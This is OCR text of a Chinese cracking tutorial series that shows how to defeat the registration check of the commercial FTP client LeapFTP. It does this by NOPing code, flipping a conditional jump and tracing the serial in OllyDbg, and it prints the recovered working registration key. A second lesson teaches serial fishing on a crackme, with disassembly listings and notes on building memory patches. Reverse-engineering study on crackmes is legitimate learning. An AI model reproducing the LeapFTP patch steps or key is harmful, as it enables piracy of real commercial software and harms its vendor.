


图1




图2

使用C32asm加载文件LeapFTP.exe，点击"查看"—"字符串"，在左侧的"字符串调用"中看看能否找到有注册表样式的字符。运气不错，找到了一点信息，如图2。双击004880BE这个地址，在右侧就来到了这个地址处，如图3。

```
::004880BE:: BA 54814800 MOV EDX, 488154     \->: Software\LeapWare\Reg
::004880C3:: E8 F8BEF7FF CALL 00403FC0      ↑
::004880C8:: B2 01       MOV DL, 1
::004880CA:: A1 34724800 MOV EAX, [487234]
::004880CF:: E8 60F2FFFF CALL 00487334      ↑
::004880D4:: 8BD8        MOV EBX, EAX
::004880D6:: BA 01000080 MOV EDX, 80000001
::004880DB:: 8BC3        MOV EAX, EBX
::004880DD:: E8 F2F2FFFF CALL 004873D4      ↑
::004880E2:: B1 01       MOV CL, 1
::004880E4:: 8B55 F4     MOV EDX, [EBP-C]
::004880E7:: 8BC3        MOV EAX, EBX
::004880E9:: E8 4AF3FFFF CALL 00487438      ↑
::004880EE:: 8B4D F8     MOV ECX, [EBP-8]
::004880F1:: BA 78814800 MOV EDX, 488178         \->: UserName
::004880F6:: 8BC3        MOV EAX, EBX
::004880F8:: E8 D7F4FFFF CALL 004875D4      ↑
::004880FD:: 8B4D 08     MOV ECX, [EBP+8]
::00488100:: BA 8C814800 MOV EDX, 48818C         \->: UserKey
::00488105:: 8BC3        MOV EAX, EBX
::00488107:: E8 C8F4FFFF CALL 004875D4      ↑
::0048810C:: 8BC3        MOV EAX, EBX
::0048810E:: E8 91F2FFFF CALL 004873A4      ↑
::00488113:: 8BC3        MOV EAX, EBX
::00488115:: E8 12AFF7FF CALL 0040302C      ↑
```

图3

很明显，在下面出现了UserName和UserKey，可以猜测这两个就是注册表里的项。下面我们就试着把这一大段代码（也就是从上图中的第一行到UserKey这一行）全部NOP掉，看能不能破解掉。选中第一行，点鼠标右键，选择"对应HEX编辑"，在新的窗口中选中这段代码，再点鼠标右键，选择"试用16进

制填充”，填入“90”，最后确定。接着，我们把刚才修改的文件保存，再运行一下看看，提示注册的对话框已经没有了，搞定。

再来看第二种方法，修改关键跳转进行暴破。先按照第一种方法，在“字符串调用”中找到注册失败的字符串，如图4。

双击那个字符串的地址就来到这里：

```
:00487C04:  6A 00         PUSH  0   JmpBy:00487BA0
:00487C06:  66:8B0D 6C7C4800      MOV   CX,WORD
PTR [487C6C]
:00487C0D:  B2 01                 MOV   DL,1
:00487C0F:  B8 787C4800           MOV   EAX,487C78
\->: 你输入的许可密匙是不正确的，要确保准确，你应该直接总你的购买确认 E-Mail 中复制并粘贴序列号。如果你继续操作后碰到麻烦，请联系 support@leapware.com。
```

可见，注册错误是由00487BA0跳转而来，我们找到00487BA0，该处的代码为：:**00487BA0:: 74 62 JE SHORT 00487C04**。好了，我们把其中的7462改成7562试试（修改方法与第一种方法相同）。保存文件，运行后随便输入注册信息，提示我们注册成功，如图5。




图4




图5

继续介绍第三种方法，使用动态的方法追踪出注册码到底是什么，从而彻底的破解文件。使用OD加载文件，由上面我们可以知道00487BA0处是个破解的关键，来到00487BA0处，如图6。




图6

这是一个CALL，接着是一个比较，完了就跳到失败处了，我们猜测这个CALL就是注册码的算法，实际上大部分注册码的算法都是跳转上面的第一个CALL。先试一下，在这个CALL上按F2下断点，按F9运行程序。在“已注册的所有者”中填上“hackerxfiles”，序列号中填上“123456-123456789”（LeapFTP的注册码是这种格式的），然后确定，结果被截在了如图7所示的CALL处。按F7跟进去，一路按F8就来到了00487D83的位置，在右侧寄存器的信息中发现了类似注册码的比较。

记下这个214065，再一直按F8，没有发现其它的东西。至于没有发现“-”后边注册码的比较，我想应该是程序比较了“-”前面的注册码，不对就直接跳转到注册失败了，要追出后边的注册码，应该把前面的填对才行。好了，按Ctrl+F2重新运行程序，然后在序列号的地方我们填上“214065-123456789”再来试试。还是按照上面的步骤，一路操作下来，还算幸运，我们似乎又找到了序列号的后面部分的比较，如图8。




图7




图8

记下图中的15914036565（怎么看着有点像手机号码呀？呵呵），最后使用我们追出的注册码214065-15914036565再来注册试试，工夫不负有心人，注册成功了！

好了，关于这款软件的多种破解方法就介绍到这儿，有的软件使用某种破解方法也许破解不出来，所以就有必要掌握多种破解方法了！（本文所涉及到的C32asm、OD已收录到光盘中）

从零开始学破解之（二十三）

文章难易度：★★★★
文章闪光点：对于不同类型的软件如何进行跟踪与调试找到软件注册码

牢牢抓住“注册码”

Talent Feng

上期我们学习并掌握了内存补丁的制作方法，小菜们的技术可以说是更上一层楼了。内存补丁技术可以说是暴力破解的升华，而暴力破解则是制作内存补丁的前提和基础。我们可以很明显的看出，在制作内存补丁的时候，我们是把需要进行修改的代码告诉给补丁制作软件（上节课我们用到的Keymake）并且告诉它要如何修改这些代码。通过很简单的步骤我们就把修改软件代码的工作交给内存补丁来完成了。只要运行制作好的补丁程序，修改代码的工作就开始自动执行，在不知不觉当中软件就被我们破解掉了。

制作内存补丁的过程虽然很简单，但是其中涉及到的知识非常多，相对而言也比较复杂，只有熟练掌握了一些基本的调试技术，例如关键代码的定位、代码的修改，以及基础的汇编知识后，才能更好的学习补丁程序的制作。另外在制作过程中，仍然有一些关键的问题需要我们注意，我简单的把需要注意的地方为大家整理总结一下。

首先是代码的定位，在制作内存补丁的过程中，准确的定位要修改的代码是非常关键的，电脑绝对没有小菜们聪明，如果遇到了关键代码不正确的情况，小菜们可以通过多次试验的方法来找到真正的关键代码，可是我们的补丁程序遇到这种情况就傻眼了，如果我们指定修改的代码并不是真正的关键代码，那么补丁程序是不会有任何作用的，而且补丁程序本身也不会去主动寻找相应的代码。所以，这就要求我们能够非常准确的定位真正的关键代码。当然了，经过上次的学习，小菜们已经非常熟悉关键代码定位的方法了。总之，我们在制作补丁程序时输入的代码一定得是真正的关键代码。

其次就是机器码的问题，在制作内存补丁过程中，我们是通过填写相应的机器码来告诉补丁程序该如何对关键代码进行修改，所以小菜们一定要熟记一些常用的汇编指令所对应的机

器码。如果机器码填写不正确，那么我们制作出的补丁程序同样也是没有任何作用的。

最后就是计算“指令长度”的问题，小菜们一定很头疼这个问题，每次按照教程里的制作过程都能成功的制作出内存补丁。但是，要自己制作一个补丁程序却总是出问题。代码的定位没有问题、机器码也没有错，可是补丁程序就是不起作用。如果遇到这样的问题，十有八九都是“修改长度”这一项没有填写正确造成的。计算指令长度的确比较麻烦，再给小菜们讲解一下。先从最简单的开始，例如我们修改了这样一句代码

```
修改前：00453876    75 0C    jnz    short 00453884
修改后：00453876    74 0C    je     short 00453884
```

首先我们计算一下它的指令长度“75 0C”一共是四个字符，用4除以2就可以计算出对应的指令长度了。再来看对应的“修改长度”，对比前后两句代码可以发现，只有74变成了75，其它的没有变化，所以发生变化的指令是75，很明显75是两位数字，用2除以2就可以算出对应的指令长度了，而此时计算出的指令长度（即2除以2所得的1）恰恰就是所谓的“修改长度”。小菜们再来练习另外一种形式的例子，如果修改前后的代码是下面的形式，我们该如何正确填写对应的“修改长度”呢？

```
修改前：004A5336    75 3D    jnz    short 004A5375
修改后：004A5336    90       nop
```

通过观察，可以看出对应的机器码由“75 3D”变成了“90”，这时发生变化的指令长度就应该是用4除以2（因为指令完全发生了变化），所以对应的“修改长度”就应该是2。其实计算指令长度就是一个简单的“数数＋计算”的过程，但小菜们却经常栽倒在这里，所以要特别留心哦。

今天的课程准备再一次给大家介绍如何在跟踪与分析的过程当中找出软件的注册码，记得在以前的课程中给大家讲过这个问题，不过当时所讲的内容只是一些皮毛和一些最基础的东西。这次就要和小菜们一起好好的研究一下寻找注册码的问题。寻找软件的注册码，一般被称作“追码”，这是非常有效的一种破解软件的手段，而通过寻找注册码破解软件的方法是与“暴力破解”相对应的，“追码”往往被视作较为高级的破解技术，而“暴力破解”则是最基础的破解技术。

这堂课就要为大家详细的介绍一下对于不同类型的软件，我们应该如何进行跟踪与调试，才能快速的找到软件的注册码以达到破解软件的目的（注意：只有采用了真假注册码明码比较的软件，才能通过跟踪的方法找到真正的注册码。所以“追码”这门技术是有它特有的局限性的，不过小菜们不用担心，目前绝大多数的软件都是采用明码比较的方式对注册码进行验证的，因此这门技术还是大有用武之地的）。当然，如果能自己成功的找到一个软件的注册码，其成就感肯定要比暴破这个软件的成就感强烈的多。小菜们赶紧做好准备，开始上课喽！

第一章：理论篇

第一节、“追码”的原理

在讲解如何寻找软件的注册码之前，我们先要对涉及到的知识进行一下梳理，带小菜们复习一下“追码”这门技术的基本原理。为什么我们可以通过跟踪与分析的方法找到软件的注册码呢？其中最根本的原因就是当小菜们输入了一组注册信息（注册名＋注册码）后，软件会对注册的有效性进行验证。如果注册码符合要求，那么就注册成功；如果注册码不符合要求，则注册失败。这一点小菜们都很明白了，但是有一个很重要的问题需要讨论一下，程序是如何知道小菜们输入的注册码是正确的还是不正确的呢？这就涉及到了注册码比较的问题，软件要检查我们输入的注册码是否正确，最简单的办法就是将我们输入的注册码与真正的注册码进行比较，如果两者相等那么程序就可以判断出“这个输入的注册码是正确”；如果情况相反，那么程序就会认为这个注册码是不正确的。但是注册码的比较与我们今天要讲的内容又有什么关系呢？很明显，当软件比较注册码的时候，会将真的注册码与我们输入的注册码放在一起进行比较，这时候在电脑的内存中，就会出现注册码的身影。而我们所要做的就是将出现在内存中的注册码拿出来，这样真正的注册码不就到手了吗？所以，寻找软件注册码的基本原理是非常简单的，简而言之就是：在程序检验注册码是否正确的时候，真正的注册码就会乖乖的出现在内存当中。复习完了基本原理，就正式开始我们今天的主要内容了。

第二节、软件的分类

我们以寻找注册码难度为标准，将软件分为两大类。第一类软件只需要简单的跟踪软件的注册验证过程，就能很快的找到对应的注册码，当然前提是我们成功的找到了软件注册验证过程的代码。而另一类软件相对而言就比较有难度了，不仅要跟踪软件的注册验证过程，还必须进行必要的分析才能够寻找出真正的注册码。产生这种差异的主要原因，是由于软件作者在设计软件时采取了不同的注册验证方式造成的。一般来说，第一类软件的注册验证方式是程序直接将我们输入的注册码与真正的注册码进行比较，并根据比较的结果来决定是否注册成功。所以，这类软件在跟踪的时候我们可以很直接的发现与真假注册码比较有关的代码，进而很容易就可以发现注册码的踪迹。而第二类软件寻找注册码的方法就没有这么简单了，这类软件往往不是将注册码直接进行比较，而是采用标志位赋值的方法来决定是否注册成功。简单的说，这类软件最大的特点就是我们不能很明显的看到与注册码验证相关的代码，也就无从寻找注册码的踪迹。对于这类软件小菜们也不用担心，只要有耐心我们也是能够成功找到注册码的。

简单的介绍了一下相关的理论知识，毕竟实践才是最重要的。根据上文中软件分类的标准，我们把软件分成了能够直接找注册码与间接找注册码两种类型。为了方便我们简单的为它们起个名字吧，第一类就叫做“直接追码软件”，第二类就叫做“间接追码软件”。我们先从相对简单的“直接追码软件”开始详细的研究如何发现软件的注册码。

第二章：实践篇

要用到的工具中，OD和PEID依然是绝对不能缺少的，另外我们还需要准备一个符合要求的crackme（提示：我们今天的主要任务是讲解如何跟踪与寻找软件的注册码，因此关于脱壳及关键代码定位等这些问题就一笔带过了）。

把crackme放进OD中进行分析，并利用小菜们已经掌握的定位关键代码的方法准确的寻找出软件中与注册码验证部分相关的代码。但是，我们也会发现眼前的代码依然有很多，究竟哪一段代码才是我们最需要的呢？对于这个问题，可以采取“撒网捕鱼”和“具体定位”两种方法来解决。所谓“撒网捕鱼”，就是在这一大段代码中不断的设置断点，反复的进行跟踪和调试，通过多次的跟踪和调试来寻找出软件的注册码。很明显，这是最原始的一种办法，不过也是目前最适合小菜们学习的办法了。我们先来看看小菜们该如何“撒网”进而“捕鱼”。

我们把注意力转移到OD中来，现在应该是来到注册提示对应的代码处，具体代码如下（小提示：用到的第一个Crackme本身被加了一层壳，对于很熟悉的UPX的壳小菜们很容易就可以搞定了，我们把注意力放在对代码的分析上来）：

```
00447F44  |.  B9 04804400   mov    ecx, 00448004
```

```
yeah, u got it!
00447F49  |.  A1 589C4400    mov    eax, [449C58]
00447F4E  |.  8B00           mov    eax, [eax]
00447F50  |.  E8 1B9EFFFF    call   00441D70
00447F55  |.  8BC6           mov    eax, esi
00447F57  |.  E8 D06AFFFF    call   0043EA2C
00447F5C  |.  EB 18          jmp    short 00447F76
00447F5E  |>  6A 00          push   0
00447F60  |.  B9 14804400    mov    ecx, 00448014  ; oh no!
```

上面这段代码中很明显的可以看到注册成功的提示“yeah, u got it!”和注册失败的提示“oh no!”，根据提示信息我们可以大概的判断Crackme的注册验证部分就应该在这里，那么该如何找到注册码藏身的位置呢？小菜们该怎样“撒网”又该如何“捕鱼”呢？

如果只看到上边的代码大家肯定会觉得无从下手，既然是撒网捕鱼那网子越大不就越有可能抓到鱼了吗？那我们就扩大一下范围，不要仅仅局限在这段代码中。大家一路向上看，小菜们拖着OD的滚动条向上拉，来到下面的代码处：

```
00447EA0  /.  55        push   ebp
00447EA1  |.  8BEC      mov    ebp, esp
00447EA3  |.  33C9      xor    ecx, ecx
00447EA5  |.  51        push   ecx
00447EA6  |.  51        push   ecx
```

大家也可以根据代码前面的地址来到对应的代码处，“为什么要来到这里呢”小菜们疑惑的问道。其实这是一个小技巧，现在我们的方向是要扩大代码的范围进而增加找到注册码的几率。但是也不能盲目的扩大范围，否则会让小菜们在代码的海洋中迷路的。那为什么要定位在这里呢？小菜们注意看这段代码开头部分：

```
00447EA0  /.  55        push   ebp
00447EA1  |.  8BEC      mov    ebp, esp
```

最直观的印象就是这段代码是以55开头的，告诉小菜们一个小技巧，如果我们看到了诸如**00447EA0 /. 55 push ebp**这样与之类似的代码，就表示这句代码所对应的位置就是每个子程序的开始位置。

X 加油站：什么叫子程序开始的位置？

什么是子程序呢？为了能更好的理解这个概念，我们就用最简单的方法来给小菜们解释一下其中的道理，可能会有些不准确，大家只要能理解就可以了。每一个软件都会有各种各样的功能，这一点很好理解吧。但是功能太多万一乱套了怎么办？于是软件就用“子程序”来合理的安排其中的各个功能，举例来说，需要进行文字处理，软件就会调用负责文字处理的“子程序”来完成相应的任务；如果需要注册，软件就会调用负责软件注册的“子程序”来完成相应的任务。而**00447EA0 /. 55 push ebp**这样的代码，在每一个子程序开始的地方都会遇到。所以看到了它，就表示软件当中的一个“子程序”就是从这里开始运行的。结合我们看到的代码，把问题梳理一下，看看通过小菜们的分析能否得到什么有价值的结论。

首先，我们看到的代码意味着一段子程序的开始。其次，大家是根据注册提示信息来找到上边那段代码的，也就是说这部分代码与软件的注册验证有着密切的关系。所以我们可以推测，**00447EA0 /. 55 push ebp**这句代码就是Crackme中负责注册验证的“子程序”开始的地方。

现在小菜们知道为什么我们要定位到这句代码上了吧，所谓扩大“撒网”的范围也是要有所选择的，不能漫天的撒网，必须要在一定的范围里。通过分析，我们知道在注册验证过程中程序将真假注册码进行比较的时候，真正的注册码会出现在内存中。但是我们现在并不知道程序在哪里将注册码进行比较，所以只能采取撒网的办法，于是就找到了Crackme注册验证部分开始的代码，我们从注册验证一开始就监视程序的一举一动。既然从注册验证的开始就被小菜们牢牢监视了，那么只要程序把真假的注册码进行比较，就一定会被我们发现，这就是全程监控的厉害。赶紧实践一下吧，小菜们已经急得不行了。回到OD当中，依然是在以下代码处（图1）：

```
00447E9D   .  C3             retn
00447E9E      8BC0           mov    eax, eax
00447EA0  /.  55             push   ebp
00447EA1  |.  8BEC           mov    ebp, esp
00447EA3  |.  33C9           xor    ecx, ecx
00447EA5  |.  51             push   ecx
00447EA6  |.  51             push   ecx
00447EA7  |.  51             push   ecx
00447EA8  |.  51             push   ecx
00447EA9  |.  51             push   ecx
00447EAA  |.  53             push   ebx
00447EAB  |.  56             push   esi
00447EAC  |.  8BF0           mov    esi, eax
00447EAE  |.  33C0           xor    eax, eax
00447EB0  |.  55             push   ebp
00447EB1  |.  68 A17F4400    push   00447FA1
00447EB6  |.  64:FF30        push   dword ptr fs:[eax]
00447EB9  |.  64:8920        mov    fs:[eax], esp
00447EBC  |>  8D55 F8        lea    edx, [ebp-10]
00447EBF  |.  8B86 D0020000  mov    eax, [esi+2D0]
00447EC5  |.  E8 36C2FDFF    call   00424100
00447ECA  |.  8B55 F0        mov    edx, [ebp-10]
```

图1

```
00447EA0  /.  55        push   ebp
00447EA1  |.  8BEC      mov    ebp, esp
00447EA3  |.  33C9      xor    ecx, ecx
00447EA5  |.  51        push   ecx
00447EA6  |.  51        push   ecx
```

我们在第一句代码上设置一个断点，然后让Crackme在OD中运行起来，随便输入一组注册信息，例如注册名为xiaocai，注册码为123456。当按下“Check”按钮的时候，程序就会被中断下来了。现在开始使用单步跟踪的方法来一步步监控程序的运行情况，使用快捷键F8就可以实现快速的单步跟踪了。当我们跟踪到下面这段代码的时候，小菜们要赶紧把眼睛放亮了（图2）。

```
00447F06   .  885418 FF      mov    [eax+ebx-1], dl
00447F0A   .  43             inc    ebx
00447F0B   .  83FB 07        cmp    ebx, 7
00447F0E   .^ 75 E4          jnz    short 00447EF4
00447F10   .  8D45 F4        lea    eax, [ebp-C]
00447F13   .  BA C87F4400    mov    edx, 00447FC8        hey, u r realy good!\n\r
00447F18   .  E8 B7BAFBFF    call   004039D4
00447F1D   .  8D55 EC        lea    edx, [ebp-14]
00447F20   .  8B86 EC020000  mov    eax, [esi+2EC]
00447F26   .  E8 F9C4FFFF    call   00444424
00447F2B   .  8B55 EC        mov    edx, [ebp-14]
00447F2E   .  8B45 F8        mov    eax, [ebp-8]
00447F31   .  E8 96BDFBFF    call   00403CCC
00447F36   .v 75 26          jnz    short 00447F5E
00447F38   .  6A 00          push   0
00447F3A   .  8B45 F4        mov    eax, [ebp-C]
00447F3D   .  E8 3EBEFBFF    call   00403D80
00447F42   .  8BD0           mov    edx, eax
00447F44   .  B9 04804400    mov    ecx, 00448004        yeah, u got it!
00447F49   .  A1 589C4400    mov    eax, [449C58]
00447F4E   .  8B00           mov    eax, [eax]
00447F50   .  E8 1B9EFFFF    call   00441D70
```

图2

```
00447F2B  |.  8B55 EC        mov    edx, [ebp-14]
00447F2E  |.  8B45 F8        mov    eax, [ebp-8]
00447F31  |.  E8 96BDFB>call   00403CCC
00447F36  |.  75 26          jnz    short 00447F5E
00447F38  |.  6A 00          push   0
```

由于每跟踪一句代码都会有新的情况，所以小菜们一定要细心。每执行一句代码，都要仔细的看看OD里其它窗口中内容的变化。当跟踪到**00447F2E |. 8B45 F8 mov eax, [ebp-8]**这句代码时，在寄存器窗口中就会出现小菜们输入的那

个假注册码123456（图3）。继续跟踪，我们会发现一个奇怪的字符串出现了（图4），不要松气继续进行跟踪，看看还有什么新发现，果然在OD的堆栈窗口中我们又有了新的发现（图5）。可以看到小菜们输入的注册名和注册码，还有那个奇怪的字符串都显示了出来。




图3

